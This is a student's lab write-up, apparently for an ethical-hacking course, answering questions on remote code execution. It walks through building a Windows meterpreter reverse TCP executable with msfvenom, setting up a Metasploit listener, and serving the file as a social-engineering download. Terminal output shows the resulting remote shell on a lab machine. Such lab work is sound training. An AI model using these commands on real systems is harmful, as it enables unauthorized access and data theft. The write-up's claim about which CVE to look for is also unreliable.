Bhargav Rohit Dhawala.

A security expert is conducting a vulnerability assessment on a company's web server, which is running outdated software. The expert identifies a security flaw that allows remote code execution (RCE). By creating a reverse TCP payload using Metasploit, the expert can exploit this flaw to gain remote access to the server.

Tasks:

1: How would you identify and confirm a remote code execution (RCE) vulnerability in a web server?
Ans. Identifying and confirming a Remote Code Execution (RCE) vulnerability in a web server involves several steps which are as follows:-

- Vulnerability Scanning – Use of tools like Nessus , Open Vas , nikto.
- Static Code Analysis
- Penetration Testing
- Network Traffic Monitoring
- Code Review.


When using OpenVAS to find an RCE vulnerability, the output typically includes a detailed report highlighting the vulnerabilities detected, their severity, and relevant CVE (Common Vulnerabilities and Exposures) numbers.

Common cve number to look for in the detailed report of assessment is **CVE-2025-21298**.
We receive a detailed report which included vulnerable list of services, countermeasures and CVE number, through that we can find out about CVE.


2:Describe the process of creating a reverse TCP payload using Metasploit, including the key components of the payload. Once the payload is created, how would you deliver it to the web server?

Ans. Creating a reverse TCP payload using Metasploit involves several steps: -

1. **Open Metasploit** , run the command msfconsole




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
█
```




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced

                 .;lxO0KXXXK0Oxl:.
              ,o0WMMMMMMMMMMMMMMMMMMKd,
           'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
         :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
       .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
      lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
     xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
    oMMMMMMMMMMx.                    dMMMMMMMMMMx
   .WMMMMMMMMM:                       :MMMMMMMMMM,
   xMMMMMMMMMo                         lMMMMMMMMMO
   NMMMMMMMMW                     ,cccccoMMMMMMMMMWlccccc;
   MMMMMMMMMX                      ;KMMMMMMMMMMMMMMMMMMX:
   NMMMMMMMMW.                       ;KMMMMMMMMMMMMMMX:
   xMMMMMMMMMd                         ,0MMMMMMMMMMK;
   .WMMMMMMMMMc                          'OMMMMMM0,
    lMMMMMMMMMMk.                          .kMMO'
     dMMMMMMMMMMWd'                           ..
      cWMMMMMMMMMMMNxc'.                ##########
       .0MMMMMMMMMMMMMMMMWc            #+#    #+#
         ;0MMMMMMMMMMMMMMMo.          +:+
           .dNMMMMMMMMMMMMo          +#++:++#+
              'oOWMMMMMMMMo                +:+
                  .,cdkO0K;        :+:    :+:
                                   :::::::+:
                        Metasploit

       =[ metasploit v6.4.44-dev                          ]
+ -- --=[ 2486 exploits - 1281 auxiliary - 393 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

2. **Generate the Reverse TCP Payload** :- Use the msfvenom tool to create the payload. The key components you need to specify are the payload type, format, local host (LHOST), and local port (LPORT).




```
           .dNMMMMMMMMMMMMo          +#++:++#+
              'oOWMMMMMMMMo                +:+
                  .,cdkO0K;        :+:    :+:
                                   :::::::+:
                        Metasploit

       =[ metasploit v6.4.44-dev                          ]
+ -- --=[ 2486 exploits - 1281 auxiliary - 393 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.35 LPORT=4444 -f exe > reverse_tcp_payload.exe
```




```
   cWMMMMMMMMMMMMNxc'.              ##########
    .0MMMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMMo                +:+
               .,cdkO0K;         :+:    :+:
                                 :::::::+:
                     Metasploit

       =[ metasploit v6.4.44-dev                          ]
+ -- --=[ 2486 exploits - 1281 auxiliary - 393 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.35 LPORT=4444 -f exe > reverse_tcp_payload.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.35 LPORT=4444 -f exe > reverse_tcp_payload.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 > 
```

3. Set Up a Listener on Metasploit:-




```
Final size of exe file: 73802 bytes
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.35
LHOST ⇒ 10.10.1.35
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.35:4444
```

4. Deliver the Payload to the Web Server either through social engineering or file upload vulneb. As it is my personal lab , I will be starting my server so that by entering ip address in target website I can do Social Engineering attack by posing as if a valid website to download the exe file.

I started a http server at port 9000. I can change the appearance of the link but for now I will using just plain link which is 10.10.1.35:9000.



```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.10.1.33 - - [16/Feb/2025 06:17:04] "GET / HTTP/1.1" 200 -
10.10.1.33 - - [16/Feb/2025 06:18:23] "GET /reverse_tcp_payload.exe HTTP/1.1" 200 -
10.10.1.33 - - [16/Feb/2025 06:18:41] "GET /reverse_tcp_payload.exe HTTP/1.1" 200 -
10.10.1.33 - - [16/Feb/2025 06:20:41] "GET /reverse_tcp_payload.exe HTTP/1.1" 304 -
10.10.1.33 - - [16/Feb/2025 06:21:02] "GET /reverse_tcp_payload.exe HTTP/1.1" 200 -
10.10.1.33 - - [16/Feb/2025 06:21:07] "GET /reverse_tcp_payload.exe HTTP/1.1" 200 -
```




Directory listing for /


- .bash_logout
- .bashrc
- .bashrc.original
- .BurpSuite/
- .cache/
- .config/
- .dbus/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .gvfs/
- .ICEauthority
- .java/
- .john/
- .local/
- .maltego/
- .mozilla/
- .msf4/
- .pki/
- .profile
- .recon-ng/
- .ssh/
- .sudo_as_admin_successful
- .theHarvester/
- .tor/
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zprofile
- .zsh_history
- .zshrc
- Desktop/
- Documents/
- Downloads/
- impacket/

nouse pointer inside or press Ctrl+G.

We can clearly see the exe file below.




- Photon/
- Pictures/
- Public/
- recon-ng/
- reverse_tcp_payload.exe
- share/
- Spartacus/
- Sublist3r/
- Templates/
- Videos/
- yersinia.log



reverse_tcp_payload.exe
0 B/s - 72.1 KB of 72.1 KB


Click on it to downlaod the exe.

Click the exe file downloaded.



Name	Date modified	Type	Size
reverse_tcp_payload (8)	16/02/2025 11:21	Application	73 KB

Once we click the exe files, I get the access of the remote target user, now I can list all the items below using ls command.



```
meterpreter > ls
Listing: C:\Users\12181\Downloads
=================================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
040777/rwxrwxrwx  0          dir   2025-02-11 03:16:33 -0500  CEHv13 Module 08 Sniffing
100666/rw-rw-rw-  152552980  fil   2025-02-11 03:14:09 -0500  CEHv13 Module 08 Sniffing.zip
100666/rw-rw-rw-  71776384   fil   2025-02-11 03:18:57 -0500  CEHv13 Module 09 Social Engineering.zip
100666/rw-rw-rw-  26669067   fil   2025-02-11 03:21:53 -0500  CEHv13 Module 10 Denial-of-Service.zip
100666/rw-rw-rw-  73802      fil   2025-02-16 06:21:31 -0500  Unconfirmed 347971.crdownload
100666/rw-rw-rw-  73802      fil   2025-02-16 06:21:31 -0500  Unconfirmed 40539.crdownload
100666/rw-rw-rw-  73802      fil   2025-02-16 06:21:31 -0500  Unconfirmed 466353.crdownload
100666/rw-rw-rw-  73802      fil   2025-02-16 06:21:31 -0500  Unconfirmed 608579.crdownload
100666/rw-rw-rw-  73802      fil   2025-02-16 06:21:31 -0500  Unconfirmed 77035.crdownload
100666/rw-rw-rw-  73802      fil   2025-02-16 06:21:31 -0500  Unconfirmed 825254.crdownload
100666/rw-rw-rw-  73802      fil   2025-02-16 06:21:31 -0500  Unconfirmed 829200.crdownload
100666/rw-rw-rw-  73802      fil   2025-02-16 06:21:31 -0500  Unconfirmed 883798.crdownload
040777/rwxrwxrwx  0          dir   2025-02-11 03:58:04 -0500  WinPcap-413-173-b4
100666/rw-rw-rw-  604648     fil   2025-02-11 03:57:12 -0500  WinPcap-413-173-b4.7z
100666/rw-rw-rw-  468618     fil   2025-02-05 09:31:47 -0500  depends22_x64.zip
100666/rw-rw-rw-  282        fil   2025-02-04 00:20:58 -0500  desktop.ini
040777/rwxrwxrwx  0          dir   2025-02-06 01:18:24 -0500  ghidra_11.2.1_PUBLIC_20241105
100666/rw-rw-rw-  424821346  fil   2025-02-06 01:17:49 -0500  ghidra_11.2.1_PUBLIC_20241105.zip
040777/rwxrwxrwx  0          dir   2025-02-11 03:47:57 -0500  packet
100666/rw-rw-rw-  61106      fil   2025-02-11 03:47:07 -0500  packet.zip
100777/rwxrwxrwx  73802      fil   2025-02-16 06:21:39 -0500  reverse_tcp_payload (8).exe
040777/rwxrwxrwx  8192       dir   2025-02-06 02:05:01 -0500  tools
040777/rwxrwxrwx  0          dir   2025-02-11 03:59:59 -0500  wpcap
100666/rw-rw-rw-  172352     fil   2025-02-11 03:59:48 -0500  wpcap.zip

meterpreter > █
```

We successfully get the targets remote access. Now I can do what ever I want like creating or modifying, deleting downloading in my local machine.

3: Explain the steps involved in gaining a reverse shell session and discuss the potential security risks associated with this access.

Ans. As I have explained in detail above, I will be listing potential risk associated with it.

Potential risk associated: -

1. **Unauthorized Access**
2. **Data Exfiltration**
3. **System Manipulation**
4. **Network Lateral Movement**
5. **Persistent Access**
6. **Reputation Damage**